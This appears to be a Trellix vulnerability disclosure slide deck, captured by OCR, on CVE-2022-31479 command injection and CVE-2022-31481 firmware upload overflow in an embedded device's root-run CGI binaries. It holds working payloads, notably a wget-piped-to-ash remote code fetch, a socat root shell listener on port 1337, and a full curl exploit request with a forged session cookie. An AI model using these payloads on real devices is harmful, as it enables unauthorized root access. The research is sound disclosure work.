
```
$ nmap -v -sT 10.0.0.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-11 14:26 PST
Initiating Ping Scan at 14:26
Scanning 10.0.0.132 [2 ports]
Completed Ping Scan at 14:26, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:26
Completed Parallel DNS resolution of 1 host. at 14:26, 0.00s elapsed
Initiating Connect Scan at 14:26
Scanning ATR-Sam.lan (10.0.0.132) [1000 ports]
Discovered open port 80/tcp on 10.0.0.132
Discovered open port 443/tcp on 10.0.0.132
Discovered open port 3001/tcp on 10.0.0.132
Completed Connect Scan at 14:26, 0.08s elapsed (1000 total ports)
Nmap scan report for ATR-Sam.lan (10.0.0.132)
Host is up (0.0065s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
3001/tcp open  nessus

Read data files fom: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Trellix

# Standard operation

- Login
- Main
- Network

- Restricted to certain character set on input forms




Trellix

# CGI Binaries

- 34 CGI-bin files
- All run as root ☺
- Compiled with symbols (Non-stripped)

Functions


| Function name | Segment | Start | Length | Locals |
|---|---|---|---|---|
| getIpV6Addr | .text | 0000A03C | 000001B4 | 00000128 |
| InvalidExtensionFound | .text | 0000A210 | 00000124 | 00000028 |
| isValueValid | .text | 0000A338 | 00000174 | 00000020 |
| isSessTmrValValid | .text | 0000A4C0 | 00000070 | 00000010 |
| isWebConnValid | .text | 0000A530 | 000000D0 | 00000018 |

```
 636 root     {task1_tsk} /root/mpl_icd_ep4502 -P
 663 root     /root/mpl_sio_ep4502 -P
 696 avahi    avahi-daemon: running [MAC000FE5087824.local]
 706 root     /usr/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf
1189 root     /usr/bin/socat TCP-LISTEN:1337,reuseaddr,fork EXEC:/bin/ash,pty,
1190 root     /bin/ash
1192 root     watch ps
1225 root     /var/www/Pages/cgi-bin/login.cgi
1226 root     /bin/sh -c ps
1227 root     ps
```

| | | | | |
|---|---|---|---|---|
| RawCcreqToDomainSocket | .text | 0000BF78 | 00000118 | 00000F08 |
| getSessionStruct | .text | 0000C098 | 000000FC | 00000F00 |
| getSessionId | .text | 0000C1B0 | 000000B4 | 00000F30 |
| getSessionTimerMins | .text | 0000C26C | 0000004C | 00000010 |
| updateSessionCookie | .text | 0000C2BC | 000002E0 | 00000078 |
| updateSessionCookiePlugin | .text | 0000C5C8 | 0000008C | 00000018 |
| updateSessionCookiePOST | .text | 0000C678 | 000005B8 | 000000F8 |
| getOemCode | .text | 0000CC3C | 00000120 | 00000FB0 |

# Command Injections


- System calls were wrapped by “merc_system”
- Look for calls that have user input
- Determine where the input is from



# Hostname command injection

Two layers of character blacklisting

- Client side
- Server side




```
var valid = '0123456789.-qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM'; // define valid
characters

function isValid(string,allowed) {
    for (var i=0; i< string.length; i++) {
        if (allowed.indexOf(string.charAt(i)) == -1)
            return false;
    }
    return true;
}
```


Trellix

# Bypassing character sanitization

Input: $(sleep 10)

- Via browser
- Via curl


Further restrictions




Trellix

# CVE-2022-31479: Command injection

- Alternatives to “space”
- Tab, CR, LF




Subsequence 1:
-H $(udhcpc –i eth0)

Subsequence 2:
$(wget –q –O – 172.16.0.138 | ash)

```
499 root     /sbin/ifup -a
512 root     /bin/sh -c udhcpc -R -b -A 1 -p /var/run/udhcpc.eth0.pid -i eth0 -H $(udhcpc -i eth0) $(wget -q -O - 172.16.0.138 | ash)
531 root     udhcpc -i eth0
532 root     /bin/sh -c udhcpc -R -b -A 1 -p /var/run/udhcpc.eth0.pid -i eth0 -H $(udhcpc -i eth0) $(wget -q -O - 172.16.0.138 | ash)
534 root     ash
```

Trellix

# Exploit payload – C2

Subsequence 2:
$(wget –q –O – 172.16.0.138 | ash)

```
wget localhost -q -O - /usr/bin/socat TCP-LISTEN:1337,reuseaddr,fork \
  EXEC:/bin/ash,pty,stderr,setsid,sigint,sane &%
```

Trellix

# Authenticated command injection – or is it?

- Cookie validation per CGI
- Some CGIs check the cookie only for GET requests
- Curl output looks like it still failed
- Debug messages show network data applied

```
squinn ATR-PRE:pts/11
(11:54:23 on master ✖ ● ★)—> curl 'https://10.0.0.132/cgi-bin/network.cgi' -H 'Cookie
: session_id=13371337' --data-raw "HostName=$(/bin/echo -n -e '$(udhcpc\t-i\teth0)\t$(wg
et\t-q\t-O\t-\t10.0.0.69\t|\tash')&DHCP=UseDHCP&IPAddr=192.168.0.251&IPMask=255.255.255.
0&Gateway=192.168.0.1&DHCP2=Nic2Disabled&DNS=StaticDns&DnsSuffix=&DnsSuffix2=&Dnserver=1
.1.1.1&Dnserver2=1.0.0.0&getNwConf=Accept&session_id=13371337" -k
```

```
var x = document.cookie;
var cookieArray = document.cookie.split(';');
for (i = 0; i < cookieArray.length; i++){
if((cookieArray[i].substring(0, 'session_id'.length) == 'session_id') && (cookieArray[i]
.substring(cookieArray[i].indexOf("=") + 1, cookieArray[i].length)) > 0){
var cookie_date = new Date ( );
cookie_date.setTime ( cookie_date.getTime() - 1 );
document.cookie = "session_id=;expires=Wed; 01 Jan 1970; path=/cgi-bin/; secure;"
}
}
window.top.location.href = 'https://10.0.0.132/html/time_out.htm';</script>
```


Trellix

# Need to find a reboot

Trellix

# CVE-2022-31481: Firmware upload buffer overflow

- Diagnostic “Update Firmware”
- Cookie validation done right…
- BUT only from iFrame (front end)
- CGI fwUpdate does zero validation




Trellix

# Firmware upload validation

```
1  void __fastcall __noreturn task_pkgsetup(void *a1)
2  {
3    int v1; // r0
4    void *dest; // r4
5    FILE *update_file; // r0
6    int v4; // r3
7    bool v5; // zf
8    FILE *update_file1; // r5
9    int v7; // r7
10   int v8; // r8
11   int sig_size; // r0
12   _BOOL4 v10; // r7
13   size_t sig_size1; // r6
14   int v12; // r8
15   int v13; // r0
16   char ptr[4]; // [sp+4h] [bp-174h] BYREF
17   struct stat v15; // [sp+8h] [bp-170h] BYREF
18   char s[280]; // [sp+60h] [bp-118h] BYREF
19
20   v1 = fileno((FILE *)&stream);
21   fsync(v1);
22   sleep(1u);
23   dest = malloc(0x190u);                    // Static size filed for signature buffer
24   update_file = fopen((const char *)&stream, "rb");// Update file from upload
25   v4 = (int)dest;
26   if ( dest )
27     v4 = 1;
28   v5 = update_file == 0;
29   if ( update_file )
30     v5 = dest == 0;
31   update_file1 = update_file;               // Copy Update_file fd to new var
32   if ( v5 )
33   {
34     if ( !v4 )
35       goto LABEL_9;
36   }
37   else
38   {
```

long 2

update + size 3

1

Trellix

# Inline signature size validation

```
E6:7120h: 15 23 5B 1F 4B 62 1B 48 29 0D 2E 9F 13 9B E1 22  .#[.Kb.H)..Ÿ.›á"
E6:7130h: 39 CD E4 F5 4D 4C 15 9A CD 62 7B 26 6C 38 D9 D8  9ÍäõML.šÍb{&l8ÙØ
E6:7140h: EF 0B A6 DE 76 41 AB B9 22 D2 15 27 94 CB 8D A5  ï.¦ÞvA«¹"Ò.'"Ë.¥
E6:7150h: 64 A5 CA 8D F1 5B 4B 9F 18 4A F8 1A 9F 4A DB D7  d¥Ê.ñ[KŸ.Jø.ŸJÛ×
